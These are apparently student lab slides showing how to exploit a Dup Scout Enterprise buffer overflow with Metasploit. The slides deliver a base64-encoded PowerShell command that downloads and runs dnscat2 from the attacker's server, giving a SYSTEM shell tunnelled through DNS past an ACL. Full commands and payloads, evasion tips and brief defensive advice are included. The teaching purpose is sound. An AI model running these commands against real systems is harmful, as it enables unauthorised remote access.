


# Gaining a Command Shell by Tunneling Through DNS

(DNSSCAT2 and also some other things)

Tabitha Fern S.

# The Problem?

- This is not an inviting sight when evaluating ACLs or Firewalls from the outside.
- Usually only the bare minimum is ever permissible
- How do we make the most of what we have to gain access when there's so little to go on?





# The Solution!

Tunneling! Or in less techy terms, LYING.

We're going to lie to the network infrastructure about what kind of traffic we're sending.

# Options, Options,

We have a Few Options. Kali Contains DNS2TCP. This Is a good start but it doesn't work on windows. We'll use the other option...

... a tool called DNSCAT2.  
This not only works on windows but has a powershell script as well.

Both work the same way, by using special client and server programs to make specially crafted fake DNS queries that contain encoded commands.

iagox86 committed 8664c0e on Apr 9 ...			🕒 1,008 commits	🌿 7 branches	🏷 6 tags
client	Different error messages for easier debugging	2 years ago			
data	Crypto: Added short-authentication strings to the client and the serv...	5 years ago			
doc	link to README.md (#119)	2 years ago			
img	Updated the logo	5 years ago			
server	Merge pull request #146 from ngo/shutdown_driver_console	3 months ago			
tools	Mastermind: Fixed a bug where strings that have every character wrong...	5 years ago			
LICENSE.md	Changed LICENSE.txt to LICENSE.md throughout	5 years ago			
Makefile	Compiile support for Solaris10	2 years ago			
README.md	Add a warning to the top of README.md	13 months ago			
contributors.md	Update CHANGELOG and CONTRIBUTORS	4 years ago			
package.sh	Fixed the .zip version, and the 'bin' folder is no longer zipped as p...	5 years ago			

🖥 lukebaggett / dnscat2-powershell

<> Code    ⚠ Issues 5    🔗 Pull requests    ▶ Actions    📁 Projects    🛡 Security 0    📈 Insights

**KALI TOOLS** Home To

## dns2tcp Package Description


Dns2tcp is a network tool designed to relay TCP connections through DNS traffic. Encapsulation is done on the TCP level, thus no specific driver is needed (i.e: TUN/TAP). Dns2tcp client doesn't need to be run with specific privileges.

# The Network Map, and the Plan


- Router is aware of 2 networks
- ACL on Offense Side only allows IN f0/1(offense)
  - HTTP requests from Offense to Defense
  - Responses to HTTP requests sent to Defense
  - Responses to DNS requests made to Offense

We intend to exploit a piece of software running on the other side of the ACL router using HTTP (allowed by rules) and getting it to run our malicious tunneling program to connect back to our Rogue DNS server ...

Simple enough!!




# Our Network Scans:



## The Target:

- Likely Windows
- Running Web Service
- DNS is allowed


**Aggressive OS guesses:** Microsoft Windows Longhorn (93%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1607 (90%), Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 8 (90%), Microsoft Windows 10 1511 (89%), Microsoft Windows Vista SP1 (89%)  
No exact OS matches for host (test conditions non-ideal).



## The Router:

- Odd behavior.
- Not running these services but they appear open(closed but “present”).

This is the Service; Aaaaand ...



# ... The Target Is Vulnerable!

8	exploit/windows/fileformat/microsoft_windows_contact	2019-01-17	normal	No	Microsoft	Windows
9	exploit/windows/http/dup_scout_enterprise_login_bof	2017-11-14	excellent	Yes	Dup Scout	Enterprise
10	exploit/windows/http/dupscts_bof	2017-03-15	great	Yes	Dup Scout	Enterprise

The image shows the Metasploit Database web interface. The header includes the 'EXPLOIT DATABASE' logo and a search bar. The main content area displays details for the 'Dup Scout' exploit. It includes fields for 'EDB-ID: 43330', 'CVE: N/A', and 'Author: METASPLOIT'. Below these, it states 'EDB Verified: ✓' and 'Exploit: ⚠️'. A back arrow icon is visible. The bottom section shows the exploit's source code, which is a Ruby script defining a Metasploit module. The code includes comments about the module's requirements and source, and defines the module's name, rank, and include files. It also defines the 'initialize' method, which sets the module's name, supermodule, and description. The code further defines the 'execute' method, which performs the exploit. The code is written in a light blue font on a white background.

And It's a Big one. A remote, unauthenticated Buffer Overflow that runs whatever you give it as System Admin. And the module is available in metasploit! Which is fantastic because we'll have to modify this a fair amount.

```
msf5 > use exploit/windows/http/dup_scout_enterprise_login_bof
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > show options

Module options (exploit/windows/http/dup_scout_enterprise_login_bof):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RPORT           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  VHOST      no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0   Dup Scout Enterprise 10.0.18

msf5 exploit(windows/http/dup_scout_enterprise_login_bof) >
```





# Building A Better Payload That Can Jump Our ACL

Will Require Ultimately encapsulating/disguising our Shell/Meterpreter so that we don't get filtered out. This Is done with the following steps.

- Using a Payload that runs commands through the Windows CMD
  - <https://liberty-shell.com/sec/2018/02/10/msfv/>
- That Downloads The DNS Tunneling Powershell script to memory
  - <https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70>
  - <https://github.com/iagox86/dnscat2>
- From ME
  - <https://docs.python.org/3/library/http.server.html>
- Run it and let it Connect to Our Rogue DNS server
  - <https://www.blackhillsinfosec.com/powershell-dns-command-control-with-dnscat2-powershell/>
  - <https://github.com/lukebaggett/dnscat2-powershell>
- Encode The Whole Command as Base64 to aid in obfuscation in logs
  - <https://mikefrobbins.com/2017/06/15/simple-obfuscation-with-powershell-using-base64-encoding/>



# Breaking Down the Command That Will Become Our Payload

```
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX  
(New-Object System.Net.Webclient).DownloadString('<url>'); Start-Dnscat2  
-Domain <fake-domain> -DNSServer <localIP> -PreSharedSecret <string>"))
```

- Command To Encode data as Base64 string
- Command To Download our script from the internet.
- Command To Run Script With Accurate Options
- Options We Will Need to Provide
  - <url> = python server we're hosting
  - <fake-domain> = fake domain to make requests for
  - <localIP> = IP address of our Rogue DNS server
  - <string> = The randomly generated key for encrypting comms to Rogue DNS



# Preparation.

First we have to set up our malicious DNS server. The command is simple.

- `ruby -W0 dnscat2.rb legitdomain.test`

Which starts the server using the domain `legitdomain.test`. Next start the web server to host the malicious script with ...

- `python -m http.server --cgi 80`

Notice the directory in the browser is the same as the terminal, and the presence of the preshared key on the DNS server's window.

```
[root@SADAKO_~/Tools/dnscat2/server]# ruby -W0 dnscat2.rb legitdomain.test
```

```
New window created: 0
```

```
dnscat2> New window created: crypto-debug
```

```
Welcome to dnscat2! Some documentation may be out of date.
```

```
auto_attach => false
```

```
history_size (for new windows) => 1000
```

```
Security policy changed: All connections must be encrypted
```

```
New window created: dns1
```

```
Starting Dnscat2 DNS server on 0.0.0.0:53
```

```
[domains = legitdomain.test]...
```

```
Assuming you have an authoritative DNS server, you can run  
the client anywhere with the following (--secret is optional):
```

```
./dnscat --secret=c6ff7708f66fae104179fb1e7a3eafcd legitdomain.test
```

```
To talk directly to the server without a domain name, run:
```

```
./dnscat --dns server=x.x.x.x,port=53 --secret=c6ff7708f66fae104179fb1e7a3eafcd
```

```
Of course, you have to figure out <server> yourself! Clients  
will connect directly on UDP port 53.
```

```
dnscat2> █
```

```
[root@SADAKO_~/Documents/IntDetClass]# ls  
commands.txt dnscat2.ps1 exploitMod serverscan.xml  
[root@SADAKO_~/Documents/IntDetClass]# python -m http.server --cgi 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Dup Scout Enterprise @ 127.0.0.1 Directory listing for /

127.0.0.1

## Directory listing for /

- [commands.txt](#)
- [dnscat2.ps1](#)
- [exploitMod/](#)
- [serverscan.xml](#)

# Encoding.

```
PS C:\Users\samara> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX (New-Object System.Net.Webclient).DownloadString('http://172.16.1.2/dnscat2.ps1') ; Start-Dnscat2 -Domain legitdomain.test -DNSServer 172.16.1.2 -PreSharedSecret c6ff7708f66fae104179fb1e7a3eafcd"))
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB3AC4AVwBLAGIAYwBsAGkAZQBuAHQAK
QAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADEALgAyAC8AZA
BuAHMAYwBhAHQAMgAuAHAACwAXACcAKQAgADSAIABTAHQAYQByAHQALQBEAG4AcwBjAGEAdAAyACAALQBEAG8AbQBhAGkAbgA
gAGwAZQBNAGkAdABkAG8AbQBhAGkAbgAuAHQAZQBzAHQAIAAtAEQATgBTAFMAZQByAHYAZQByACAAMQA3ADIALgAxADYALgAx
AC4AMgAgAC0AUABYAGUAUwBoAGEAcgBLAGQAUwBLAGMAcgBLAHQAIABjADYAZgBmADcANwAwADgAZgA2ADYAZgBhAGUAMQAwa
DQAMQA3ADkAZgBiADEAZQA3AGEAMwBLAGEAZgBjAGQA
PS C:\Users\samara>
```

Here we use powershell to encode the command we will use. The parameters we supplied are outlined in red. Oddly enough encoding on linux resulted in windows being unable to decode it. This is what Ch. 8 in our textbook was talking about when it referred to RTLinux's mathematical predictability.

# Setting Options and Constructing the Payload

```
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > show options
```

```
Module options (exploit/windows/http/dup_scout_enterprise_login_bof):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.0.2	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host


```
Payload options (windows/exec):
```

Name	Current Setting	Required	Description
CMD	powershell.exe -ep bypass -W hidden -enc SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUABQAUAE4AZQB0AC4AVwB1AGIAYwBsAGkAZQBwAHQAKQAuAEQAbwB3AG4AbABvAGEAZA		
EXITFUNC	thread	yes	The command string to execute
		yes	Exit technique (Accepted: '', seh, thread, process, none)

```
Exploit target:
```

Id	Name
0	Dup Scout Enterprise 10.0.18

```
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) >
```



# Breaking Down Final Payload Command Settings.

After the target was set as the RHOSTS option, and the payload for Windows EXEC was selected, the command it launches is set as follows.

`powershell.exe -ep bypass -W hidden -enc`

`SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZ  
QB0AC4AVwBIAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQ  
cgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADEALgAyAC8AZ  
ABuAHMAYwBhAHQAMgAuAHAAcwAxACcAKQAQADsAIABTAHQAYQByAHQALQBEAG4  
AcwBjAGEAdAAyACAALQBEAG8AbQBhAGkAbgAgAGwAZQBnAGkAdABkAG8AbQBhAGk  
AbgAuAHQAZQBzAHQAIAAtAEQATgBTAFMAZQByAHYAZQByACAAMQA3ADIALgAxAD  
YALgAxAC4AMgAgAC0AUABYAGUAWwBoAGEAcgBIAGQAUwBIAGMACgBIAHQAIABjADY  
AZgBmADcANwAwADgAZgA2ADYAZgBhAGUAMQAuADQAMQA3ADkAZgBiADEAZQA3A  
GEAMwBIAGEAZgBjAGQA`

The `Powershell command` says to run this `encoded command`, without a window, ignoring the execution policies set.

# Running The Exploit!

Initially It looks as though our exploit failed! It didn't connect back to our metasploit session.

However if we peek at our DNS server's window we can see an 'ENCRYPTED AND VERIFIED' session has started!

```
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > run

[*] Generating exploit...
[*] Triggering the exploit now...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/dup_scout_enterprise_login_bof) > █
```

```
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
```



# But Will it Shell??

Yes! Indeed it does! And issuing a ``whoami`` command shows us that we have achieved system admin rights **through** a DNS tunnel to bypass an ACL that would have excluded WinRM, RDP, NETBIOS, SMB, RPC, SSH, or TELNET.

Let's prove what we have with WireShark!

```
command (DESKTOP-T2UPFGL) 1> shell
Sent request to execute a shell
command (DESKTOP-T2UPFGL) 1> New window created: 2

command (DESKTOP-T2UPFGL) 1> window 0Shell session created!

Windows active in this session (to see all windows, go to
the main window by pressing ctrl-z):

1 :: command (DESKTOP-T2UPFGL) [encrypted and verified] [active]
command (DESKTOP-T2UPFGL) 1> window -i 2
New window created: 2
history_size (session) ==> 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.


Microsoft Windows [Version 10.0.19041.329]
shell 2>
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
shell 2> whoami
nt authority\system
```

# Pretty Good, Still Sketchy Though.

Here is the evidence! Repeated encrypted DNS queries to our malicious DNS server, looking up the domain name we supplied! “legitdomain.test”

However, in solving our initial problem, we’ve created a new one. This is still loud and sketchy traffic.



Wireshark capture showing DNS traffic. The capture is filtered on 'dns'. The packet list shows several DNS queries and responses. A red circle highlights a specific query and response. The query is for 'legitdomain.test' and the response is a CNAME record pointing to '3BA00178D3EE23D8DF51690038721650F3'.

No.	Time	Source	Destination	Protocol	Length	Info
345	27.355391	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 CNAME 6BB20178D389CAB5D09E63003B7CDC5D24...
346	27.377363	172.16.1.2	172.32.0.2	DNS	176	Standard query response 0x0003 CNAME 6BB20178D389CAB5D09E63003...
395	31.480868	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 TXT 1C600182AC05263FBABA630037D9E33167.1...
396	31.497470	172.16.1.2	172.32.0.2	DNS	158	Standard query response 0x0003 TXT 1C600182AC05263FBABA630007D...
444	35.605369	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 TXT BF060178D38D2A99D6D984003cB7C77451.1...
445	35.627829	172.16.1.2	172.32.0.2	DNS	158	Standard query response 0x0003 TXT BF060178D38D2A99D6D984003c...
494	39.761608	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 MX A71D0182AC48D14559585C003826E47A80.1...
495	39.781137	172.16.1.2	172.32.0.2	DNS	196	Standard query response 0x0003 MX A71D0182AC48D14559585C00382...
543	43.902219	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 TXT A48A0178D3E66F171D6AE003dE8F0662A.1...
544	43.914913	172.16.1.2	172.32.0.2	DNS	158	Standard query response 0x0003 TXT A48A0178D3E66F171D6AE003dE...
593	48.042833	172.32.0.2	172.16.1.2	DNS	221	Standard query 0x0003 TXT 25B70182AC757E9F954C850039F73080915...
596	48.075061	172.16.1.2	172.32.0.2	DNS	270	Standard query response 0x0003 TXT 25B70182AC757E9F954C850039...
653	52.339695	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 CNAME 5FB20178D3708931E82901003e14661837...
654	52.355319	172.16.1.2	172.32.0.2	DNS	176	Standard query response 0x0003 CNAME 5FB20178D3708931E82901003...
702	56.479820	172.32.0.2	172.16.1.2	DNS	156	Standard query 0x0003 CNAME 8A180182ACCF2CD5EF6409003a43368FEB...
703	56.502772	172.16.1.2	172.32.0.2	DNS	221	Standard query response 0x0003 CNAME 8A180182ACCF2CD5EF640900...
752	60.651684	172.32.0.2	172.16.1.2	DNS	111	Standard query 0x0003 MX 3E080178D3A32C7B7D8526003fCB3F6983.1...
753	60.673655	172.16.1.2	172.32.0.2	DNS	178	Standard query response 0x0003 MX 3E080178D3A32C7B7D8526003fCB...
801	64.792295	172.32.0.2	172.16.1.2	DNS	156	Standard query 0x0003 TXT 95B60182AC3242138B9F73003bC914FEF08...
802	64.811826	172.16.1.2	172.32.0.2	DNS	203	Standard query response 0x0003 TXT 95B60182AC3242138B9F73003bC...

Answer RRs: 0  
Authority RRs: 0  
Additional RRs: 0

Queries

- > 3BA00178D3EE23D8DF51690038721650F3.legitdomain.test type CNAME, class IN

[Response In: 38]

0000 c0 01 06 9c 00 00 08 00 27 ac 15 c7 08 00 45 00 .....E.....  
0010 00 61 4f 22 00 00 08 11 92 35 ac 20 00 02 ac 10 ..a0".....5.....  
0020 01 02 ca 20 00 35 00 4d 9e ff 00 03 01 00 00 01 ...5.M.....  
0030 00 00 00 00 00 00 22 33 42 41 30 30 31 37 38 44 .....3 BA00178D  
0040 33 45 45 32 33 44 38 44 46 35 31 36 39 30 30 33 3EE23D8D F5169003  
0050 38 37 32 31 36 35 30 46 33 0b 6c 65 67 69 74 64 8721650F 3-legit  
0060 6f 6d 61 69 6e 04 74 65 73 74 00 00 05 00 01 .....omain-te st....

Wireshark\_-\_20200629132520\_a00792.pcapng | Packets: 838 · Displayed: 32 (3.8%) | Profile: Default



## Problem 2, The Probleming

- Any traffic that is out of the ordinary may set off an Intrusion Detection System.
- We also have to worry about the lower functionality/bandwidth of our shell.

There are a couple of considerations that can be made here for either side.



# Blue Team!

- Evaluate DNS traffic for irregularities.
- Don't assume all utilities will be benign.
- Consider filtering DNS requests by:
  - What hosts need to make requests
  - How often it usually makes those requests
  - To whom hosts make their queries
  - What hosts are making queries for



# Red Team!

## Falsifying legitimacy

- Host your Rogue Infrastructure in like environments. Namely:
  - Similar operating systems
  - Hosting with the same ISP/Cloud Provider
  - Reside in similar IP address blocks to capitalize on too unspecific filters
- Using more functionality of the tunnel such as
  - Encrypting traffic
  - Using a real domain name
  - Modulating query types to blend in with common traffic.
- Pivot to a better position/user/backdoor/host to appear more legitimate and blend in.



Thank You for Your Patience and Attention!!

Hope this was coherent enough to follow!!

Happy Hacking!!